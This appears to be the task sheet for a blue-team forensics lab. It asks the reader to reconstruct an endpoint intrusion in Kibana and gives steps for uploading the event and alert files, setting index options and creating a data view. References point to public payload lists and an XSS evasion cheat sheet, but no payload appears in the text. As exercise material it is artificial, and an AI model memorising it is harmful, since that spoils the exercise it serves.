Your task is to reconstruct the intrusion from the logs, identify the initial execution chain, find persistence, identify payload execution, collect indicators of compromise, and write a short analyst conclusion.

Note: Logs and alerts may include unrelated background events captured during normal endpoint data collection.

UPLOAD EVENT DATA

In Kibana, go to: Home -> Upload a file

Upload: `ep1data.ndjson`

Advanced Options. Use this index name:

`logs-ommep1logevents`

Add this index setting:

`"mapping.total_fields.limit":"6000"`

Replace the generated mapping with the content of: `mapping.json`

Uncheck: `Create data view`

Click Import.

Upload another file

Upload: `ep1alerts.ndjson`

Advanced Options. Use this index name:

`logs-ommep1logalerts`

Add this index setting:

`"mapping.total_fields.limit":"6000"`

Replace the generated mapping with the content of: `mapping.json`

Uncheck: `Create data view`

Click Import.

CREATE A DATA VIEW

A **data view** is a configuration that tells Kibana which Elasticsearch indices, data streams, or index aliases you want to explore and visualize.

Go to:

Stack Management -> Kibana -> Data Views -> Create data view

Use this data view pattern: `logs-ommep1*`

Timestamp field: `@timestamp`

In `Discover`, set the time picker to: Last 10 years

REFERENCES

- [1] <https://www.whatismybrowser.com/detect/what-is-my-user-agent/>
- [2] <https://explore.whatismybrowser.com/useragents/parse/>
- [3] <https://gchq.github.io/CyberChef/>
- [4] https://www.w3schools.com/tags/ref_urlencode.ASP
- [5] <https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/SQL%20Injection>
- [6] https://cheatsheetseries.owasp.org/cheatsheets/XSS_Filter_Evasion_Cheat_Sheet.html
- [7] <https://github.com/payloadbox/xss-payload-list>
- [8] https://www.w3schools.com/tags/ref_urlencode.ASP
- [9] <https://docs.docker.com/engine/install/ubuntu/>
- [10] <https://www.elastic.co/docs/deploy-manage/deploy/self-managed/install-elasticsearch-docker-basic>
- [11] <https://www.docker.elastic.co/r/elasticsearch>
- [12] <https://www.elastic.co/docs/solutions/security>

Questions?

